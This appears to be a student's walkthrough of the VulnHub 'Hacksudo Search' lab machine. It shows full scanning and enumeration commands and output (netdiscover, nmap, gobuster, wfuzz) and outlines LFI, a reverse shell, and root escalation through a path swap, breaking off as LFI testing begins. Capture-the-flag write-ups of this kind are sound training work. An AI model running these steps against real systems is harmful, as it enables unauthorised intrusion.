VULNHUB CHALLENGE: HACKSUDO SEARCH

WRITTEN BY LUKE KEOGH

Contents

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 192.168.56.101. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
Command: echo Luke Keogh - 19095587

Obtaining Root Flag Summary


Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using netdiscover
2. Identify the open ports and services using nmap
3. Use gobuster to find search1.php and the hint to use fuzzing in the source code
4. Use fuzzing to identify a vulnerability with Local and Remote File Inclusions
5. Use LFI scripts to show some usernames and to launch a reverse shell .php file
6. Search the directories to find a password you can use to login to the target via ssh
7. Search for files that can run as root and create a file path swap with a root access script
8. Launch the root script and cat the root flag

Scanning

First was a quick scan to find the target's IP.

Command: netdiscover -i eth1 -r 192.168.56.0/24



```
 Currently scanning: 192.168.56.0/24   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:07      1      60  Unknown vendor
 192.168.56.100  08:00:27:8b:8a:72      1      60  PCS Systemtechnik GmbH
 192.168.56.113  08:00:27:8a:b8:39      1      60  PCS Systemtechnik GmbH

zsh: suspended  netdiscover -i eth1 -r 192.168.56.0/24

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 1 discovering target IP


After obtaining the target's IP of 192.168.56.113 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS --open --top-ports 100 192.168.56.113 -oX /home/kali/Desktop/quickscan.xml

Command: nmap -Pn -sS -A --open -p- 192.168.56.113 -oX /home/kali/Desktop/longscan.xml


Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html




```
┌──(root💀kali)-[~]
└─# nmap -Pn -sS --open --top-ports 100 192.168.56.113 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 00:42 EDT
Nmap scan report for 192.168.56.113
Host is up (0.00017s latency).
Not shown: 98 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:8A:B8:39 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.84 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan



```
┌──(root💀kali)-[~]
└─# nmap -Pn -sS -A --open -p- 192.168.56.113 -oX /home/kali/Desktop/longscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 00:42 EDT
Nmap scan report for 192.168.56.113
Host is up (0.00040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 7b:44:7c:da:fb:e5:e6:1d:76:33:eb:fa:c0:dd:77:44 (RSA)
|   256 13:2d:45:07:32:83:13:eb:4e:a1:20:f4:06:ba:26:8a (ECDSA)
|_  256 21:a1:86:47:07:1b:df:b2:70:7e:d9:30:e3:29:c2:e7 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: HacksudoSearch
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:8A:B8:39 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.41 ms 192.168.56.113

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.81 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 3 long nmap scan



192.168.56.113

Address

- 192.168.56.113 (ipv4)
- 08:00:27:8A:B8:39 - Oracle VirtualBox virtual NIC (mac)

Ports

The 65533 ports scanned but not shown below are in state: **closed**

- 65533 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0
	ssh-hostkey	2048 7b:44:7c:da:fb:e5:e6:1d:76:33:eb:fa:c0:dd:77:44 (RSA) 256 13:2d:45:07:32:83:13:eb:4e:a1:20:f4:06:ba:26:8a (ECDSA) 256 21:a1:86:47:07:1b:df:b2:70:7e:d9:30:e3:29:c2:e7 (ED25519)					
80	tcp	open	http	syn-ack	Apache httpd	2.4.38	(Debian)
	http-title	HacksudoSearch					
	http-server-header	Apache/2.4.38 (Debian)					


Remote Operating System Detection

- Used port: **22/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **31669/udp** (**closed**)
- OS match: **Linux 4.15 - 5.6** (**100%**)

Figure 4 output of long nmap scan

Enumeration and Exploring Attack Vectors

First, I checked what was on port 80 via the browser. This showed a search engine input box. After looking in the source code there was nothing there of interest.




Hacksudo Search

A pretty useless search engine

Figure 5 port 80 webpage

Then I chose to run gobuster to see if there were any files of interest.


Command: gobuster dir -u http://192.168.56.113 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,txt,zip,py



```
┌──(root💀kali)-[~]
└─# gobuster dir -u http://192.168.56.113 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,txt,
zip,py

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.113
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt,zip,py
[+] Timeout:                 10s
===============================================================
2022/10/22 00:45:50 Starting gobuster in directory enumeration mode
===============================================================
/search.php           (Status: 200) [Size: 165]
/images               (Status: 301) [Size: 317] [→ http://192.168.56.113/images/]
/index.php            (Status: 200) [Size: 715]
/submit.php           (Status: 200) [Size: 165]
/assets               (Status: 301) [Size: 317] [→ http://192.168.56.113/assets/]
/account              (Status: 301) [Size: 318] [→ http://192.168.56.113/account/]
/javascript           (Status: 301) [Size: 321] [→ http://192.168.56.113/javascript/]
/robots.txt           (Status: 200) [Size: 75]
/LICENSE              (Status: 200) [Size: 1074]
/search1.php          (Status: 200) [Size: 2918]

===============================================================
2022/10/22 00:46:59 Finished
===============================================================

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587                                                                              1 ⚙
Luke Keogh - 19095587
```

Figure 6 gobuster output

After checking the source code of /search1.php I found there was mention of FUZZ, so I knew I needed to use wfuzz to find more answers.



Nmap Scan Report - Scanne
Hacksudo::search
http://192.1
view-source:http://192.168.56.113/search1.php

```
</title>
</head>
<body style="background-color:Navy;">
<!-- find me @hacksudo.com/contact @fuzzing always best option :)  -
<font color=white>

<div class="topnav">
  <a class="active" href="?find=home.php">Home</a>
  <a href="?Me=about.php">About</a>
  <a href="?FUZZ=contact.php">Contact</a>
  <div class="search-container">
    <form action="submit.php">
      <input type="text" placeholder="Search.." name="search">
      <button type="submit"><i class="fa fa-search"></i></button>
    </form>
```

Figure 7 /search1.php

After using wfuzz it brought up the parameter 'me'

Command: wfuzz -c -w /usr/share/wordlists/dirb/small.txt -u http://192.168.56.113/search1.php?FUZZ=about.php --hw 288




```
┌──(root💀kali)-[~]
└─# wfuzz -c -w /usr/share/wordlists/dirb/small.txt -u http://192.168.56.113/search1.php?FUZZ=about.php --hw 288
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz migh
t not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.56.113/search1.php?FUZZ=about.php
Total requests: 959

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000523:   200        113 L    217 W      2203 Ch     "me"

Total time: 0.940198
Processed Requests: 959
Filtered Requests: 958
Requests/sec.: 1019.997

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587                                                                                    1
Luke Keogh - 19095587
```

Figure 8 wfuzz on search1.php

After searching up LFI vulnerabilities at the below website, I found a good script to see if I could read the etc/passwd file

https://www.aptive.co.uk/blog/local-file-inclusion-lfi-testing/



Identifying LFI Vulnerabilities

LFI vulnerabilities are typically easy to identify and exploit. Any script that includes a file from a web server is a good candidate for further LFI testing, for example:

```
/script.php?page=index.html
```

